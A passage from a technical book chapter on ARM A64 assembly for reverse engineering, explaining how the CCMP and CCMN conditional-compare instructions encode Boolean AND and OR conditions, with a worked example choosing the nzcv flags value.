



Figure 7.18: CSEL meaning

The only remaining task is to `EQ` in this template with the semantic meaning we previously deciphered, to get to the final result, as

shown in [Figure 7.19](#).



[Figure 7.19](#): Final result of CMP and CSEL instruction

Conditional Comparison Instructions

The A64-specific *Conditional Compare* [19](#) instruction `CCMP` and *Conditional Compare Negative* instruction `CCMN` are used to construct complex Boolean conditions chained together with Boolean-and or Boolean-or connectors.

Given how frequently `CCMP` and `CCMN` are encountered in reverse engineering, and given how complicated they can be to read and write, it is worth spending a bit of time trying to understand them in detail.

The basic syntax for `CCMP` and `CCMN` follows the same basic pattern:

```
CCMP arg1, arg2, nzcv, cond
```

Here, `arg1` is always a register, and `arg2` is either a register of the same size or a constant number. The `nzcv` field is a constant number in the range `0...15`, and `cond` is a condition code, such as `EQ` or `LT`.

The logic for `CCMP` is deceptively simple at the binary level, but deceptively hard to understand semantically. The mechanical behavior of `CCMP` is as follows:

```
if(cond) {  
    PSTATE.NZCV = CMP(arg1, arg2);  
} else {  
    PSTATE.NZCV = nzcv;  
}
```


The `CCMN` instruction uses the same basic syntax and logic as `CCMP`, but with the key difference that it performs a `CMN` instead of a `CMP` operation if the condition code is satisfied.

A good way to see how these instructions work in terms of *semantic* logic, i.e., deciphering the programmers' intent when seeing these instructions, is to try to work through a couple of examples. We'll first start by writing a Boolean-and conditional and then later see how Boolean-or conditionals are created. This will give us the groundwork to begin reverse engineering the semantic meaning behind these complex instructions when we encounter them during reverse engineering.

Boolean AND Conditionals Using `CCMP`

For the sake of example, let's try to build a conditional branch that will be taken if (and only if) `w0 == w1 && w2 < w3`. In our example, let's assume these values are all signed 32-bit integers. Conditional branches are explained in more detail in [Chapter 8](#).

The first thing to do is to decompose our Boolean statement into a decision tree. See [Figure 7.20](#).



[Figure 7.20:](#) Decision tree of Boolean statement

Now that we have a decision tree, we can start translating that decision tree into code, starting at the top and working forward. The start of our condition is straightforward. We just need to check if $w_0 == w_1$, which can be done easily via the comparison operation `CMP w0, w1`. The result of this test can then be determined by inspecting the `EQ` condition code, as shown in [Figure 7.21](#).




Figure 7.21: EQ and NE condition

The power of the `CCMP` instruction comes from its ability to handle *both* sides of the decision tree in one go. For the sake of our own sanity, however, we should try to build up this instruction in parts, starting first with the left side of the decision tree, i.e., the case where $w0 == w1$.

Following the left side of the decision tree down, we can see that we now need to check to see if $w2 < w3$. In isolation, such a check could easily be performed by a `CMP w2, w3` instruction followed by an `LT-`

conditional instruction. But in this case, we need to limit this test to only being taken on the left side of the decision tree. To do this, we can simply “promote” this `CMP` to a `CCMP` instruction so that we can perform a *conditional* compare. We’re operating on the left side of the decision diagram, i.e., when `EQ` is set, so we want to make `EQ` the condition code for our instruction:

```
CCMP w2, w3, nzcv, EQ
```

The logic of our two instructions now looks something like [Figure 7.22](#).

We’ve now completed the left side of the decision tree. The left side will calculate if `w0 == w1 && w2 < w3` for the case where `w0 == w1`, with the result output via the `LT` condition code.

Now we need to move onto the right side and to the deceptively complicated `nzcv` field of the `CCMP` instruction. Mechanistically, `nzcv` is the value that will be set into the processor’s `NZCV` flags if the `EQ` condition is not met, but what does that actually mean in terms of what value to pick?

The first thing to do is to work out the output condition code for our instruction. Here, the left side outputs its result via `LT`, so we should make the right side do the same. Next, we need to remember that in our decision diagram, the right side should output “always false.” In other words, we want to pick a value for `nzcv` such that a later test of `LT` will always be unsatisfied. That way, after the `CCMP` instruction, `LT` will be taken if and only if `w0 == w1 && w2 < w3`.




Figure 7.22: Illustration of instruction logic

So, what value should we choose for $nzcv$? Earlier in this chapter, we saw that, at the flags level, LT actually means $N \neq V$. We want this to be *unsatisfied*, so we want a value of $nzcv$ so that $N == V$, such as the value 0 (i.e., $N = Z = C = V = 0$). See [Figure 7.23](#).




Figure 7.23: Instruction logic based on LT and GE conditions

Now that we've completed all paths through our decision diagram, a subsequent **LT**-conditional instruction will execute only if $w0 == w1 \&\&$

$w_2 < w_3$. For example, in the following code, the branch to `_label` will be taken if and only if $w_0 == w_1 \&\& w_2 < w_3$:

```
cmp w0, w1          ; Satisfy EQ if w0 == w1
ccmp w2, w3, 0, EQ  ; Satisfy LT if w0 == w1 && w2 < w3
blt _label
```

As a sanity check, we can walk through these instructions step-by-step to see that our logic is correct. First let's take the case where $w_0 == w_1$. Here, the `CMP` instruction will set flags so that the `EQ` condition on the `CCMP` is satisfied. `CCMP` will then satisfy `LT` if $w_2 < w_3$. By contrast, if $w_0 \neq w_1$, the `CCMP`'s `EQ` condition will *not* be satisfied. Instead, the processor's `NZCV` flags will be set to 0, and the later test of `LT` will therefore also not be satisfied. In other words, the `LT` condition on the branch instruction will be met if (and only if) $w_0 == w_1$ and $w_2 < w_3$, so the sequence correctly encodes our logic.

Boolean OR Conditionals Using CCMP

As well as creating *Boolean-and* connectors, `CCMP` (and `CCMN`) can also be used to create *Boolean-or* connectors.

Let's look again at the same example, except this time using a *Boolean-or* connector, i.e., $w_0 == w_1 \mid\mid w_2 < w_3$. Here the decision tree looks like [Figure 7.24](#).

